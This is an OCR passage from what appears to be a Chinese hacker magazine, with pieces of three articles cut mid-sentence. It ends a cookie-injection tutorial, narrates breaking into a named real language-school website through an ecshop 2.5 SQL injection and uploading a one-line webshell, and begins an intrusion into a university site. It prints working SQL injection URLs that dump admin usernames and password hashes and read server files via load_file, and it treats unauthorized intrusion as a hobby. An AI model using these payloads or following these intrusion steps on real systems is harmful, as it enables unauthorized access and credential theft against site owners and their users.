


图13　架设成功后的页面

最后把http://127.0.0.1/jmcook.asp?jmdcw=66作为注入点放到明小子里去跑内容就可以了，结果如图14，账号跟密码都跑出来了，cookie注入成功！接下来的上传webshell跟提权不是本文的重点，就不演示了。




图14　获得账号和密码

说到这里，大家应该明白什么是cookie注入了吧！以后检测网站安全就可以利用这个方法去尝试一下。

［文章中提到的工具注入中转生成器.exe和Domain3.7已收录在本期光盘］

编辑点评：

cookie注入大家应当都会了，但是这样详细的文章在杂志上还是没有的，照顾一下菜鸟了。

WWW.NOHACK.CN

渗透李阳官方网站

图Form Link@L.S.T & Cee.y

从本文你可以了解：

ecshop2.5漏洞的利用办法

众所周知，李阳有一个blog和一个网站，虽然很崇拜他的英语能力，但是看到他的网站，就有一种帮他们检测的冲动。经过一段时间慢慢渗透，终于拿到了主站的shell。




图1

记得那天李阳讲了一句：你们知道什么是博客吗？这句话令我很郁闷，总感觉有一点瞧不起人的味道，于是就想去看看他们的安全做的怎么样。打开主站www.crazyenglish.com，如图1，看起来很强悍，像是php的，至于是那个系统，一眼很难看出来，不过风格看起来像php的。心想从主站入手的机会不是很大，于是想旁注一下，或许服务器不怎么样。一看就蒙了，如图2，全部都是自己的站点。




图2

我打开了bbs（一般我看到有论坛都会去尝试默认数据库），结果发现是discuz6.0的论坛。果然是跑在php下面的站点，数据库就别想了，也懒得去百度这个discuz版本的漏洞。又打开几个连接，发现其它域名都是指向主站的，难道只能到这里了？不，在主站看新闻的时候，忽然想起我要发挥捡破烂的精神（平时最喜欢扫目录），哈哈，运气不错，让我扫出了点东西，如图3。




图3

居然有robot文件在！？地球人都知道，这个文件就是为了避免爬虫扫描的一个文件，现在反倒让我们利用。其实也没什么好敏感的目录，打开了administrator目录，是管理员登录页面，并且让我知道了那个系统是啥，如图4。




图4

Joomla的系统前段时间爆过一个漏洞，偷笑之……但是等到试的时候才发现，管理员很勤奋，把漏洞补了。试了默认用户名，理所当然的不能进去，管理员做的挺不错的嘛。

这时候又陷入死路，整理一下思路，我们已经知道网站所用的系统了，可是系统又补了以前的漏洞。天啊，给我一个0day吧！心想自己对php一窍不通，只好放弃白箱测试的想法了。

回到刚才那个论坛，我随手加一个/admin./上去，心想应该会返回一个登录页面，结果给我一个遍历漏洞！如图5。



图5

不过利用价值不大，因为不能跳目录。哎！无奈之，只好找L.C.S.T里面的人了。他们说joomla基本是没办法利用，除非有0day。过了十几分钟，khjl1那边有进展了，居然发现了一个商城，地址是**http://www.crazyenglish.com/shop/**，我很无奈，为什么没有扫出来呢？（樱木花盗曰：不要太依赖工具……）

商城版本是ecshop v2.5，官方最新的是2.6.1左右，听说也爆过漏洞。百度下（我极力推荐大家以后到www.sebug.net查漏洞，因为百度很多都是忽悠人的），原来爆过一个sql注入漏洞，我这边没有测试成功，My5t3ry丢给我一个EXP，看了一下代码，发现核心是：

```
# http://site.com/user.php?act=order_query&order_sn=' union select 1,2,3,4,5,6,concat(user_name,0x7c,password,0x7c,email),8 from ecs_admin_user/*
```

我们模仿一下，变成如下格式，如图6：

```
http://www.crazyenglish.com/shop/user.php?act=order_query&order_sn=' union select 1,2,3,4,5,6,concat(user_name,0x7c,password,0x7c,email),8 from ecs_admin_user/*
```

拿到管理员和md5加密后的密码（这个拿去破解了），直接奔后台。在后台翻了很久，My5t3ry说可以在sql查询那边利用mysql导出一句话，我没有测试成功（传说中的人品问题？），这边kh又说flash那边可以直接上传php。我了很久终于找到了，




图6




图7

上传了一句话，并连接了上去，如图7。

这时候就是熟悉的上传大马了。但是这个是linux的服务器，我就不渗透下去了，毕竟对linux

渗透某学校网站笔记

图 赤龙【安天团队SSF】

本文写了很多种工具的用法，大家应当学会！

今天的目标就是一所大学的网站，这大学的教学都是与电脑相关的，但是不知道网站安全性如何，今天就去看看吧！其实这所学校的网站我一年前就想搞了，不过那时候很菜。

打开首页，手工尝试了很多个连接都没有注入漏洞，还是丢给工具去跑吧，我比较懒。用JSKY扫描网站漏洞，几分钟之后扫描结果出来了，如图1。

哈哈，存在SQL注入漏洞和XSS漏洞。先来看看注射漏洞，注射地址为：http://www.xxx.com.cn:80/job_detail.php?InfoId=347。首先肯定是判断多少个表段了，我们提交 **http://www.xxx.com.cn:80/job_detail.php?InfoId=347 order by 10**，返回正常页面，如图2！

再次提交 **http://www.xxx.com.cn:80/job_detail.php?InfoId=347 order by 15**，返回错误页面，如图3。

最后得到结果为13个表段！习惯上喜欢判断出服务器用的是什么操作系统，继续提交 **http://www.xxx.com.cn/job_detail.php?InfoId=347%20and%201=2%20union%20select%201,2,version(),user(),database(),load_file('c:\boot.ini'),7,8,9,10,11,12,13/***，结果如图4。

上面的语句意思依次是读取数据库版本、读取用户名、数据库名和读取 c:\boot.ini 文件的内容。从查询结果得知MYSQL版本为5.0.45，用户名为root@localhost，数据库名为xxxx。

但是 c:\boot.ini 的内容无法读取，这是为什么呢？因为 c:\boot.ini 不存在！如果是Windows系统的话，会存在的，现在就证明主机采用的不是windows系统啦！




图1 用JSKY对目标网站扫描

职位名称：	大学专业教师	需求部门：	学院
需求人数：	若干	工作经验：	不限
性别要求：	不限	专业要求：	不限
年龄要求：	不限	学历要求：	本科以上
发布日期：	2008-03-13	截止日期：	[illegible]
其他说明：			

图2 返回正常页面

职位名称：		需求部门：	
需求人数：		工作经验：	
性别要求：		专业要求：	
年龄要求：		学历要求：	
发布日期：		截止日期：	
其他说明：			

图3 返回错误页面

